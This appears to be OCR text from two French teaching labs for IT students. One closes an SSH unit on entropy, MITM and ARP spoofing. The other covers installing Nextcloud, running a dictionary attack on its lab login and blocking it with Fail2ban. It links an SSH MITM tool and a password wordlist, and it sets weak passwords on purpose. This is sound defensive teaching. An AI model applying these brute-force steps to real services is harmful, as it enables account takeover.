


Illustration 2: Schéma conceptuel représentant l'échange de clés Diffie-Hellman Wikipédia

6. Fonctionnement de l’authentification par clés cryptographiques avec OpenSSH




Illustration 3: Schéma représentant le fonctionnement de l'authentification par clés avec SSH

7. La notion d'entropie

L'entropie de Shannon, due à Claude Shannon, est une fonction mathématique qui, intuitivement, correspond à la quantité d'information contenue ou délivrée par une source d'information. Cette source peut être un texte écrit dans une langue donnée, un signal électrique ou encore un fichier informatique quelconque (collection d'octets).

L'entropie est une manière de mesurer la qualité d'une méthode de chiffrement. Elle mesure la densité d'information, le bruit ajouté, la non redondance ou encore l'anti signal-bruit. Une entropie basse signifie une faible densité d'information. Une entropie haute en revanche est le signe d'une haute densité d'information. Une forte entropie provenant de différentes sources rend difficile la prédictibilité des clés de chiffrement générées.

Sous GNU/Linux, il est possible de s'assurer du niveau d'entropie disponible sur le système :

```
$ cat /proc/sys/kernel/random/entropy_avail
```

Plus la valeur s'approche de 0 et plus l'entropie disponible diminue. On peut considérer qu'en dessous de la valeur 1000, la génération de nombres aléatoires s'avère compliquée.

Si l'on souhaite augmenter le niveau d'entropie en amont de la génération d'une paire de clés de chiffrement :

```
$ sudo apt-get install -y rng-tools
$ sudo /usr/sbin/rngd -r /dev/urandom
```

Il y a deux dispositifs de génération de nombres aléatoires sous Linux : /dev/random et /dev/urandom.

Les nombres les plus aléatoires proviennent de /dev/random car ce périphérique se bloque chaque fois que sa réserve d'entropie devient insuffisante. Il attendra qu'une entropie suffisante soit de nouveau disponible pour continuer à fournir une sortie.

En supposant que votre entropie soit suffisante, vous devriez avoir la même qualité de caractère aléatoire dans /dev/urandom ; cependant, comme ce périphérique est non bloquant, il continuera à produire des données « aléatoires », même lorsque le réservoir d'entropie sera faible ou épuisé.


8. Les différents types d'attaque abordés dans ce TP

8.1 Attaque de l'homme du milieu (MITM)

L'attaque de l'homme du milieu (HDM) ou man-in-the-middle attack (MITM), parfois appelée attaque de l'intercepteur, est une attaque qui a pour but d'intercepter les communications entre deux parties, sans que ni l'une ni l'autre ne puisse se douter que le canal de communication entre elles a été compromis.

L'attaque « homme du milieu » est particulièrement applicable dans la méthode d'échange de clés Diffie-Hellman.

Dans l'attaque de l'homme du milieu, l'attaquant a non seulement la possibilité de lire, mais aussi de modifier les messages.



Dessin 1: Exemple d'une attaque MITM active tiré des supports pédagogiques CyberÉdu

Le but de l'attaquant est de se faire passer pour l'un des correspondants (voire les 2), en utilisant, par exemple :

- l'imposture ARP (ARP Spoofing) : c'est probablement le cas le plus fréquent. Si l'un des interlocuteurs et l'attaquant se trouvent sur le même réseau local, il est possible, voire relativement aisé, pour l'attaquant de forcer les communications à transiter par son ordinateur en se faisant passer pour un « relais » (routeur, passerelle) indispensable. Il est alors assez simple de modifier ces communications ;
- l'empoisonnement DNS (DNS Poisoning) : L'attaquant altère le ou les serveur(s) DNS des parties de façon à rediriger vers lui leurs communications sans qu'elles s'en aperçoivent ;
- l'analyse de trafic afin de visualiser d'éventuelles transmissions non chiffrées ;
- le déni de service : l'attaquant peut par exemple bloquer toutes les communications avant d'attaquer une cible. L'ordinateur ne peut donc plus répondre et l'attaquant a la possibilité de prendre sa place.

8.2 Attaque ARP Spoofing ou ARP Poisoning

L'ARP spoofing (« usurpation » ou « parodie ») ou ARP poisoning (« empoisonnement ») est une technique utilisée en informatique pour attaquer tout réseau local utilisant le protocole de résolution d'adresse ARP, les cas les plus répandus étant les réseaux Ethernet et Wi-Fi. Cette technique permet à l'attaquant de détourner des flux de communications transitant entre une machine cible et un hôte sur le réseau : ordinateur, routeur, box, etc. L'attaquant peut ensuite écouter, modifier ou encore bloquer les paquets réseaux.

9. Le protocole SSHFP

Le protocole SSHFP (rfc 4255) permet de publier les empreintes de clés publiques des hôtes disposant d'un service SSH dans votre zone DNS. Ainsi, lorsque le client établira une nouvelle connexion auprès d'un serveur SSH, il comparera l'empreinte de la clé publique proposée par le serveur avec celles enregistrées dans la zone DNS. Si elles sont identiques, alors l'identité du serveur est prouvée.

L'enregistrement SSHFP se compose de plusieurs parties :

```
srvssh IN SSHFP 1 2 ef3c9989952d8591cc761f1b26a658354a93230dae730edbe42732bf0a1219a8
```

La valeur après SSHFP (1 dans l'exemple) définit le type de clés. La valeur 1 correspond à une clé publique RSA, 2 correspond à une clé publique DSA, 3 correspond à une clé ECDSA et 4 à une clé Ed25519.

La valeur suivante (2 dans l'exemple) correspond au type d'empreinte publiée. La valeur 1 correspond à une empreinte SHA1 (appelée aussi condensat), la valeur 2 correspond à une empreinte SHA256.

10. Le principe de Kerckhoffs

Le principe de Kerckhoffs a été énoncé par Auguste Kerckhoffs à la fin du XIX ème siècle dans un article en deux parties « La cryptographie militaire » du Journal des sciences militaires. Ce principe exprime que la sécurité d'un cryptosystème ne doit reposer que sur le secret de la clé.

Autrement dit, tous les autres paramètres doivent être supposés publiquement connus. Il a été reformulé, peut-être indépendamment, par Claude Shannon : « l'adversaire connaît le système ». Cette formulation est connue sous le nom de la maxime de Shannon. Il est considéré aujourd'hui comme un principe fondamental par les cryptologues, et s'oppose à la sécurité par l'obscurité.

Le principe de Kerckhoffs n'implique pas que le système de chiffrement soit public, mais seulement que sa sécurité ne repose pas sur le secret de celui-ci. Une tendance plus récente est de considérer que quand les systèmes de chiffrement sont publics, largement étudiés et qu'aucune attaque significative n'est connue, ils sont d'autant plus sûrs.

11. Sources et références ayant permis l'élaboration de ce TP

Recommandations pour un usage sécurisé d'(Open)SSH, publié par l'ANSSI le 17 août 2015

SSH, The Secure Shell : The definitive guide, de Daniel Barrett et Richard Silverman aux éditions O'Reilly, publié en février 2001

La fin annoncée des autorités de certification, alternatives : TOFU, Convergence, CATA, Clés souveraines, DANE publié en 2011 par Florian Maury, spécialiste sécurité des services et des réseaux

Les supports pédagogiques cybersécurité proposés par le label CyberÉdu.

Logiciel permettant de réaliser un SSH MITM
https://github.com/jtesta/ssh-mitm

Informations sur les différents fichiers clients et serveurs nécessaires au fonctionnement de SSH
https://access.redhat.com/documentation/en-us/red_hat_enterprise_linux/4/html/reference_guide/s1-ssh-configfiles

Directives qu'il est possible d'ajouter dans le fichier de configuration du serveur SSH
https://man.openbsd.org/OpenBSD-6.0/sshd_config.5

Les bonnes pratiques à adopter pour améliorer la sécurité d'un serveur SSH
https://www.cyberciti.biz/tips/linux-unix-bsd-openssh-server-best-practices.html

La liste des algorithmes cryptographiques recommandée par l'entreprise Mozilla
https://infosec.mozilla.org/guidelines/openssh.html

Pourquoi est-il recommandé de ne plus utiliser l'algorithme RSA quand cela est possible pour générer une paire de clés SSH ?
https://blog.g3rt.nl/upgrade-your-ssh-keys.html

Définition Wikipédia de l'échange de clés Diffie-Hellman
https://fr.wikipedia.org/wiki/%C3%89change_de_cl%C3%A9s_Diffie-Hellman

Guide d'utilisation de l'outil nmap
https://nmap.org/man/fr/

Définition Wikipédia de l'attaque MITM
https://fr.wikipedia.org/wiki/Attaque_de_l%27homme_du_milieu

Définition Wikipédia de l'attaque ARP Poisoning
https://fr.wikipedia.org/wiki/ARP_poisoning

Définition Wikipédia du principe de Kerckoffs
https://fr.wikipedia.org/wiki/Principe_de_Kerckhoffs

Définition Wikipédia du principe de l'entropie de Shannon
https://fr.wikipedia.org/wiki/Entropie_de_Shannon

Quelques mots sur la cryptographie, exposé au séminaire étudiant du LSP, de Djalil Chafaï, 1999
https://repo.zenk-security.com/Cryptographie%20.%20Algorithmes%20.%20Steganographie/Quelques%20mots%20sur%20la%20cryptographie.pdf

Comment augmenter l'entropie sur un serveur ?
https://www.yakati.com/art/comment-augmenter-l-entropie-sur-un-serveur-avec-havaged.html

Article expliquant le principe de la génération d'une entropie externe lors de la création de clés de chiffrement sur un ordinateur
https://www.deltasight.fr/entropie-linux-generation-nombres-aleatoires/

Définition Wikipédia du protocole SSHFP
https://fr.wikipedia.org/wiki/Enregistrement_DNS_SSHFP

Explications concernant la RFC 4255 sur le protocole SSHFP
https://www.bortzmeyer.org/4255.html

Article qui décrit la mise en œuvre de la technologie SSHFP
https://quentin.demouliere.eu/2016/03/20/sshfp-faciliter-l-authentification-d-un-serveur-ssh-depuis-un-client.html

Installation et sécurisation de Nextcloud

Propriétés	Description
Intitulé long	Installation et sécurisation de Nextcloud 15.0.4
Intitulé court	Installation et sécurisation de Nextcloud
Formation concernée	BTS Services Informatiques aux Organisations
Type de publication	Coté Labo
Matières	SISR3 – Exploitation des services
Présentation	L'objectif global est de découvrir Nextcloud puis de mettre l'accent sur un aspect lié à sa sécurisation, à savoir la prévention des attaques par dictionnaire. Les objectifs intermédiaires sont donc : • d'avoir une vue d'ensemble de l'application Nextcloud notamment à travers la liaison avec un serveur LDAP et un serveur de messagerie ; • de mettre en place un script en Python qui réalise une attaque par dictionnaire afin de se placer coté attaquant ; • d'utiliser Fail2ban afin de contrer cette attaque en se plaçant coté administrateur système.
Notions du programme	**Activités supports de l'acquisition des compétences** D3.1 - Conception d'une solution d'infrastructure • A3.1.1 Proposition d'une solution d'infrastructure • A3.1.3 Prise en compte du niveau de sécurité nécessaire à une infrastructure D3.2 - Installation d'une solution d'infrastructure **Savoir-faire** • Administrer et sécuriser un service et un système • Contrôler le contenu des fichiers d'activité et les indicateurs de métrologie • Installer et configurer une solution de contrôle et de surveillance des communications **Savoirs associés** • Sécurité des services, méthodes, technologies, techniques, normes et standards associés • Langage de commande et scripting.
Pré-requis	Commandes de base d'administration d'un système Linux, modules SI1,SI2, SISR2 et SI4 pour l'utilisation d'objets en POO. Connaissances de base du langage Python. *Si les étudiants ne connaissent pas le langage Python, le script est fourni par le professeur. Il est également possible d'utiliser l'outil Burpsuite* en remplacement du script Python.
Transversalités	SISR4 – Administration des systèmes SISR5 – Supervision des réseaux SI7 – Intégration et adaptation d'un service
Outils	Un logiciel de virtualisation (VMware, VirtualBox…), NextCloud 15.0.4, Debian Stretch 9.6, Fail2ban 0.9.6, Python 2.7.13, accès à internet, un serveur LDAP, un serveur de messagerie, un serveur DNS, une machine cliente sous Linux pour les tests. Site officiel : https://nextcloud.com
Mots-clés	Nextcloud, Fail2ban, attaque par dictionnaire, Python, Mechanize. sécurité
Durée	4 h
Auteur(es)	Patrice DIGNAN, avec la relecture et les suggestions de Yann BARROT et Apollonie RAFFALLI,
Version	v 2.0
Date de publication	Mars 2019

1 Présentation et installation de Nextcloud

1.1 Présentation et architecture de Nextcloud

Nextcloud est un logiciel libre qui permet de créer et gérer un serveur de stockage et de partage de fichiers en ligne. Le projet est dérivé du logiciel ownCloud qui a été lancé en 2010 par Frank Karlistschek afin de permettre aux utilisateurs d'avoir le contrôle de leurs données sur le *cloud* en hébergeant leur propre serveur.

Dans son utilisation basique, l'application permet d'*uploader* des fichiers via une interface Web ou WebDAV[1], puis de visualiser ces fichiers sous la forme d'un bureau en ligne.

De nombreuses applications Nextcloud viennent se greffer et ajouter des fonctionnalités comme la détection de virus, la journalisation des accès et des changements de fichiers, le versionnage, le chiffrement des fichiers, l'édition collaborative de fichiers.
Il est également possible d'installer un logiciel client (disponible pour GNU/Linux, Mac OS et Windows) permettant de synchroniser les fichiers présents sur le disque dur du client avec les fichiers stockés sur le serveur Nextcloud. Cette synchronisation peut s'effectuer entre plusieurs postes et plusieurs utilisateurs.

L'architecture se base sur des briques éprouvées de l'open source, notamment pour la partie serveur : PHP, Javascript, Ajax et SQLite, MySQL ou PostgreSQL comme base de données.

En ce qui concerne la gestion des utilisateurs, l'application s'interface avec LDAP/Active Directory.

1.2 Objectifs du Côté labo

Au-delà de la découverte de Nextcloud, ce Côté labo met l'accent sur la prévention des attaques par dictionnaire pour trouver les mots de passe du serveur. En effet, un serveur Nextcloud héberge des données auxquelles les utilisateurs accèdent en s'authentifiant. Si le mot de passe du compte administrateur est trouvé, les données partagées (contacts, fichiers, agendas) seront alors compromises.

Les objectifs sont les suivants :
- installation de Nextcloud ;
- intégration avec un serveur de messagerie ;
- intégration avec un serveur LDAP ;
- mise en œuvre d'un script d'attaque par dictionnaire sur Nextcloud ;
- application de contre-mesure avec Fail2ban.

1.3 Contexte logistique et matériel

Le contexte est celui du laboratoire pharmaceutique Galaxy-Swiss Bourdin (GSB) qui désire mettre à disposition de l'ensemble de ses salariés un service sécurisé de stockage de fichiers en ligne accessible depuis un navigateur par le nom pleinement qualifié *owncloud.gsb.com*.

Cette application nécessite :
- un serveur Web (Apache/Nginx, …) ;
- l'accès à une base de données relationnelle (MySQL, PostgreSQL, SQLite) avec la possibilité pour les deux services d'être sur la même machine physique.

L'accès à l'application Nextcloud nécessite une machine cliente disposant d'un navigateur.

Pré-requis :
L'application va s'appuyer sur l'infrastructure existante de GSB comportant :

- un serveur DNS avec la zone directe gsb.com ;
- un serveur de messagerie ;
- un serveur LDAP (annuaire Active Directory avec pour nom de forêt « gsb.com »).

1 Webdav est une extension du protocole HTTP permettant de récupérer, déposer, synchroniser et publier des fichiers sur un serveur distant.

2 Travail à faire :

À l'aide du dossier documentaire sur Nextcloud, réalisez les travaux suivants :

1°) Préparation de votre environnement de travail

Dans un premier temps, vérifiez votre maquette de travail en testant la connectivité de l'ensemble :

- annuaire Active Directory ;
- serveur de messagerie ;
- serveur DNS ;
- routeur pour la connexion internet ;
- serveur qui hébergera Nextcloud.

2°) Installation de Nextcloud

- Installez Nextcloud sur une nouvelle machine de type Debian Stretch sans interface graphique.

  Vous devez notamment donner les informations de connexion au serveur de base de données. Vous choisirez 'password' comme mot de passe pour le compte administrateur de Nextcloud.

- Intégrez votre nouvelle machine dans le serveur DNS.

- Créez 2 utilisateurs standards locaux sur Nextcloud, en plus du compte administrateur et testez les fonctionnalités de base du nouveau service en ligne à partir de ces utilisateurs (création et upload de fichiers, etc.).

3°) Liaison avec le serveur de messagerie

Vous devez configurer l'application Nextcloud de manière à l'intégrer au serveur de messagerie.

- Dans un premier temps, activez la notification par courriel puis renseignez les paramètres permettant d'effectuer la liaison.

- Ensuite, authentifiez-vous avec un utilisateur, importez un fichier de votre choix et mettez-le en partage à deux autres utilisateurs.

- Vérifiez le contenu des boîtes aux lettres.

4°) Liaison avec le serveur LDAP

- Configurez l'application Nextcloud de manière à l'intégrer au serveur LDAP.

- Testez les paramètres de liaison avec le serveur LDAP du contexte GSB.

- Testez une authentification sur Nextcloud avec des utilisateurs du serveur LDAP du contexte GSB. *Attention à bien indiquer, dans les attributs LDAP de l'application, à quel attribut le login doit être associé.*

5°) Utilisation d'un script en Python qui réalise une attaque par dictionnaire

- Positionnez-vous sur la machine cliente, installez Python et le module Mechanize, puis repérez l'URL qui s'affiche en cas de succès d'authentification.
- Sur votre machine cliente, téléchargez le dictionnaire nommé j*ohn.txt.bz2* contenant une liste de mots de passe en anglais : https://wiki.skullsecurity.org/Passwords
- Renommez votre dictionnaire en « dico ».
- Utilisez une commande de votre choix afin de vérifier que le mot de passe « password » figure dans ce dictionnaire.
- Utilisez le script présent dans la documentation afin de réaliser une attaque par dictionnaire sur Nextcloud..
- Consultez les logs afin de tracer ces tentatives.

Les étudiants plus rapides peuvent tenter une force brute avec le proxy BurpSuite.

***Remarque** : sur le formulaire d'authentification de Nextcloud, les champs de login et de mot de passe s'intitulent respectivement user et password.*

6°) Contre-mesure avec Fail2ban

- Sur votre serveur Nextcloud, installez et configurez Fail2ban afin qu'il bannisse les adresses IP qui ont 3 échecs d'authentification pendant une durée de 30 minutes. Créez notamment le fichier qui contient l'expression régulière associée à une entrée d'échec d'authentification dans les logs de Nextcloud.
- Vérifiez votre expression régulière et démarrez Fail2ban. Authentifiez-vous 3 fois avec un mot de passe erroné et consultez les logs afin de repérer l'adresse IP bannie.
- Puis, relancer votre script python.
- Décrivez ce que vous observez et testez à nouveau en désactivant Fail2ban.

1 Installation de Nextcloud à partir des sources

→ Installation d'un serveur LAMP (Linux, Apache, MySQL, PHP) :

Un **serveur LAMP** est nécessaire ainsi que d'autres paquets en dépendances afin de permettre le bon fonctionnement de l'installation.

```
#apt install curl apache2 php7.0 php7.0-mysql php7.0-mbstring php7.0-gd php7.0-json php7.0-curl php7.0-intl php7.0-mcrypt php7.0-imagick php7.0-xml php7.0-zip php-ldap mariadb-server
```

Toujours sur votre serveur, installez aussi les paquets suivants :

```
#apt install fail2ban ssh
```

En effet, vous aurez besoin d'un serveur SSH afin de transférer des fichiers vers votre serveur de manière sécurisée.

→ Téléchargement et décompression :

Nous partons d'une distribution **Debian Stretch** fraîchement installée sans environnement graphique de bureau. La version de Nextcloud utilisée est la 15.0.4.

Pour récupérer cette version sur votre serveur, vous avez, entre autres, les deux solutions suivantes :


Directement depuis votre serveur :

- wget https://download.nextcloud.com/server/releases/nextcloud-15.0.5.zip
- unzip nextcloud-15.0.5 (après avoir éventuellement installé unzip)
- mv nextcloud /var/www/html
- chown -R www-data /var/www/html/nextcloud/

À partir de votre machine cliente
Téléchargez Nextcloud sur le site officiel de Nextcloud à l'adresse suivante :

https://nextcloud.com/install/

Dans cette page, *cliquer sur le lien Download for server*



Après extraction, vous devez obtenir ceci :

Dans ce Coté labo, nous ne toucherons pas à la configuration d'Apache. Nextcloud sera accessible en utilisant l'url **<ip-nom-serveur>/nextcloud** via le virtualhost présent par défaut sur Apache.

Il faut ensuite déplacer l'archive vers notre serveur web (avec la commande *scp* par exemple).

Puis, sur le serveur, il faut utiliser les commandes suivantes :

```
mv nextcloud  /var/www/html
```

```
chown -R www-data /var/www/html/nextcloud/
```

Remarque concernant l'adressage IP :

Pour le serveur Nextcloud, vous devez choisir un adressage IP cohérent avec le contexte GSB. Si votre contexte GSB est opérationnel, vous devez pouvoir accéder au serveur Nextcloud à l'aide de son nom après avoir intégré ce dernier dans votre serveur DNS (zone directe notamment).

Attention, en cas de changement ultérieur d'adresse IP ou de nom pour le serveur Nextcloud, vous devez changer le contenu du fichier **config.php** situé dans le répertoire **config** de Nextcloud.

Le fichier associé à la capture d'écran suivante ne sera disponible qu'une fois l'installation de Nextcloud terminée. Il faut l'adapter en fonction de l'adressage IP du contexte.

```
  GNU nano 2.7.4                              Fichier : config.php

<?php
$CONFIG = array (
  'instanceid' => 'ocs4iyw8xkf9',
  'passwordsalt' => 'E61ckf2ysWTcUwMto67x7YvlQezlZg',
  'secret' => '0x1xZVk/kMVg6SH3F3gDJElaD39TE/XbqDV4KSqIfMh942HF',
  'trusted_domains' =>
  array (
    0 => '172.16.50.100',
  ),
  'datadirectory' => '/var/www/html/nextcloud/data',
  'dbtype' => 'mysql',
  'version' => '15.0.4.0',
  'overwrite.cli.url' => 'http://messagelab.gsb.com/nextcloud',
```

L'étape suivante consiste à se connecter au serveur de base de données afin de créer la base de données ainsi qu'un utilisateur qui aura les privilèges sur cette base. Pour cela, il faut auparavant exécuter les commandes suivantes :

1- Lancer la commande suivante permettant d'initialiser la sécurisation de notre serveur MariaDB

mysql_secure_installation

Cette commande permet notamment d'initialiser un mot de passe pour le compte root. Ensuite, répondre *Oui* à toutes les questions posées.

Il est recommandé de choisir un mot de passe associé à l'utilisateur "root" assez difficile lors de l'installation du serveur de base de données car MySQL peut aussi être "brute forcé".

2- Se connecter au serveur de base de données avec la commande mysql

mysql

3- Créer l'utilisateur propriétaire sur la base de données via les commandes mysql suivantes :

create database nextcloud;


grant all privileges on nextcloud.* to 'nextcloud'@'localhost' identified by'password';

flush privileges;


quit

Dans cet exemple, l'utilisateur propriétaire de la base de données est *nextcloud* et son mot de passe est *password*.

Il faut ensuite revenir sur le navigateur de la machine cliente afin d'administrer le serveur Nextcloud avec son adresse IP ou son nom.



Un accès au site via un navigateur permet la finalisation de l'installation. Choisissez **'admin'** comme login. Pour les besoins du TP, le mot de passe **'password'** sera affecté à ce compte.





Dans la partie basse de l'écran, un autre formulaire demande de saisir les informations de connexion à la base de données.

Compte tenu des travaux précédents sur le serveur MariaDB, il faut indiquer *nextcloud* comme nom d'utilisateur et *password* comme mot de passe. Le nom de la base de données étant *nextcloud.*

Il faut enfin cliquer sur *Terminer l'installation*. Une fois l'installation terminée, la page d'accueil de Nextcloud est visible avec une connexion en tant qu'administrateur.

NB : l'espace de stockage des fichiers partagés par Nextcloud a été configuré automatiquement dans */var/www/html/nextcloud/data*.

La configuration du serveur Nextcloud se réalisera ensuite via l'interface d'administration :

	Le menu de gauche permet : • d'accéder à la liste des fichiers ; • de voir les favoris ainsi que les partages ; Ce menu est enrichi lorsque l'on clique sur Paramètres dans le menu de droite.
	Le menu déroulant de droite permet : • de configurer l'espace propre à chaque utilisateur (langue, notifications, mot de passe…) ; • d'administrer Nextcloud et de gérer les utilisateurs si on est connecté en tant qu'administrateur .

Ces menus s'adaptent selon que l'individu connecté soit administrateur ou simple utilisateur.

2 Liaison avec un serveur de messagerie

2.1 Objectifs

Lorsqu'un fichier est partagé, Nextcloud permet de mettre en place une **notification par courriel** aux utilisateurs concernés. L'adresse de courriel doit évidemment être renseignée sur chaque compte ou importée depuis l'annuaire. Une configuration du serveur Nextcloud est nécessaire afin d'indiquer les paramètres de liaison avec notre serveur de messagerie.

